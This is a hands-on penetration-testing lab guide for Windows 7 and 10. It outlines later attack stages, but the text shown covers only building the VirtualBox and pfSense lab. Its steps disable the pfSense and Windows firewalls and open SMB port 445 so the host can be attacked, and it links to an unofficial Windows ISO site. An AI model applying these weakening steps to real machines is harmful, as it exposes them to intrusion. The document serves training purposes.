Summery

This document describes several infrastructural (ICT) attacks against Windows clients (7 && 10) and is aimed to be an educational document with a hands-on approach.

While following the following guides, you'll learn how to effectively exploit different vulnerabilities of the above OS's, the methodology follows several repetitive steps:

Step #1 – scanning and searching for potential vulnerabilities
Step #2 – how to build a payload and inject it into a system
Step #3- gain access to the host environment
Step #4- extract passwords from the SAM file in hash algorithm form
Step #5- install remote access tools(RAT) to access backdoor machine, and how to use them
step #6- how to gain privilege escalation on windows by using tools.
Step #7- how to build 'DNS-TUNNEL', Tunneling network traffic over DNS.

'This is only for testing purposes and can only be used where strict consent has been given. Do not use this for illegal purposes.'

Network Layout

The entire layout is built into a VirtualBox environment and is structured as follows; The network is built around a FOSS PFsense firewall and is divided into two broadcast domains:

- **LAN**
- **WAN**

Over all, we'll setup the following VM's:

- **Windows 7 iso,**
- **Windows 10 Pro, version 1709 or later iso**
- **Kali Linux, latest version.**

Prerequisites:

1. Desktop or laptop computer with Windows, Linux or MacOS installed

2. Internet connection (optional)


3. Oracle VM Virtualbox 6.1

4. 10GB of free RAM

<u>setup</u>

<u>Oracle virtual box manager</u>:


- **Download link: <u>https://www.virtualbox.org/</u>**
- **Select download version**
- **Install**
- **Open the oracle virtual box**




Pfsense:

- **Download link: <u>https://www.pfsense.org/download/</u>**
- **Select architecture AMD (64BIT)**
- **Installer: cd image(iso)**

- **Open oracle virtual box app**
- **click new**




- **match “Name” <PFSENSE>**
- **Match “Type”: linux**
- **Match “Version”: ubuntu (64bit)**
- **The memory required for this is a maximum of 800 megabytes**
- **Create a hard disk**
- **VDI(virtual disk image)**
- **Dynamically allocated**
- **Click on create**
- **now go to setting and set up the disk image**




- **PFSENSE requires at least two network adapters for function properly as network firewall:**

- **Choose the “NETWORK” option.**
- **Adapter 1 is already enabled, select adapter 2 and click on ENABLE NETWORK ADAPTER.**
- **Select an interface type on the ATTACHED TO: bridge adapter**




- **Now select the pfsense and click “START”**



- **Press enter to “boot multi user” and follow the installer**

Once the installation process is complete, the PFSENSE installer will ask if you would to open the shell and make any final manual changes. select the “NO” option and press “ENTER”.

- **Now remove the disk from VM, right click**



- **Press “ENTER” on the “REBOOT” option.**

- **After the reboot, PFSENSE will automatically configure the LAN and WAN network adapters.**
- **The default login username is admin and the password is Enter these login credential on the login prompt.**
- **PFSENSE will show up the interfaces**

```
pfSense 2.4.3-RELEASE amd64 Mon Mar 26 18:02:04 CDT 2018
Bootup complete

FreeBSD/amd64 (eliot.eliot.com) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 6c19d921b836cc8226c5

*** Welcome to pfSense 2.4.3-RELEASE (amd64) on eliot ***

 WAN (wan)       -> em0        -> v4/DHCP4: 10.0.0.35/24
                                  v6/DHCP6: 2001:4df4:128:d700:a00:27ff:feef:358
b/64
 LAN (lan)       -> em1        -> v4: 10.10.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

- **Now open a web browser and enter the PFSENSE wan address (http://192.168.1.80)**

(If you have an error page by trying to enter the graphical interface(GUI) of the 'PFSENSE' firewall, what will solve it is to disable the firewall by command 'pfctl -d' and then connect.)

To perform that do the following steps:


#1- press 8 for 'shell'

#2-write the command pfctl -d

#3- to enable the FW write pfctl -e

```
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 8

[2.4.3-RELEASE][root@eliot.eliot.com]/root: pdtcl -d
pdtcl: Command not found.
[2.4.3-RELEASE][root@eliot.eliot.com]/root: pfctl -d
pf disabled
```

This will open the PFSENSE web configure



- **Enter the user name "admin" and password "pfsense"**


- **On the PFSENSE setup wizard click on the "NEXT" button until your reach "STEP 2 OF 9". Add a hostname, domain name, primary dns server and secondary dns server on the appropriate text input box's and click "NEXT".**

- **On "STEP 3 OF 9" add a URL for an NTP server in the "TIME SERVER HOSTNAME" field and choose a time zone**


- **On "STEP 4 OF 9" configure the WAN interface settings**


- **If the WAN network is private address uncheck the Block RFC1918 Private Networks check box at the bottom of the page.**

- **"STEP 6 OF 9" set an admin password for the PFSENSE WEBGUI.**




- **Then go to 'firewall' > 'rules' and add a new rule to the WAN interface and add such rule as this:**






Click 'save' and apply saved changes.

- **Make sure the LAN configuration is configured properly**






- **by clicking on "SYSTEM > UPDATE" to check for available updates.**

Windows 7


Download link:

- **https://softlay.net/operating-system/windows-7-ultimate-iso-download.html**


- **create a new virtual machine.**




- **Change the video memory to 128mb (recommended on graphical machines)**




- **Set the installation disk or ISO file as the boot media**




Go to "NETWORK" and change the adapter to "internal network" and select the "LAN" option.




- **Power on the virtual machine, then install windows 7 guest addition tools.**




- **Enter Windows 7 product key or click "SKIP", computer name and password.**
- **If you want to do the stages of the document call the user "Eliot" and add another user called "jew4ever-AS"(this is Alfie Solomon user)**
  after logging into the users disable the firewall for later,
  search for 'firewall' on the tab below and enter the firewall settings




After that go to 'turn windows firewall on and off' as in the picture and turn it off



For later use and for the demo we need to open port 445(smb), this port will help us to hack into a system.
First search for firewall and enter 'windows firewall with advanced security' and then go to 'inbound rules'



Then we need to select 'new rule' on the right > port > specific remote port: 445 > tcp > allow the connection > choose a name for the the rule
And we're done!

